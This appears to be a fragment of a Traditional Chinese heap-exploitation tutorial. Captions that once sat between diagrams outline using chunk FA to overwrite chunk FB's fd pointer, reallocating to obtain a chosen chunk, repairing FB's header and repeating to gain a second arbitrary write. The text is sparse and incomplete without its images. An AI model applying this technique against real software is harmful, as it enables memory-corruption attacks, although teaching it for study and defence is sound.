
malloc(FB); free(FB);




透過 FA 修改 FB 的 fd




malloc(FB);




malloc(victim1);






修復 FB 的 Header



free(FB);



重複前面的步驟


- > 可以寫第二個 Address
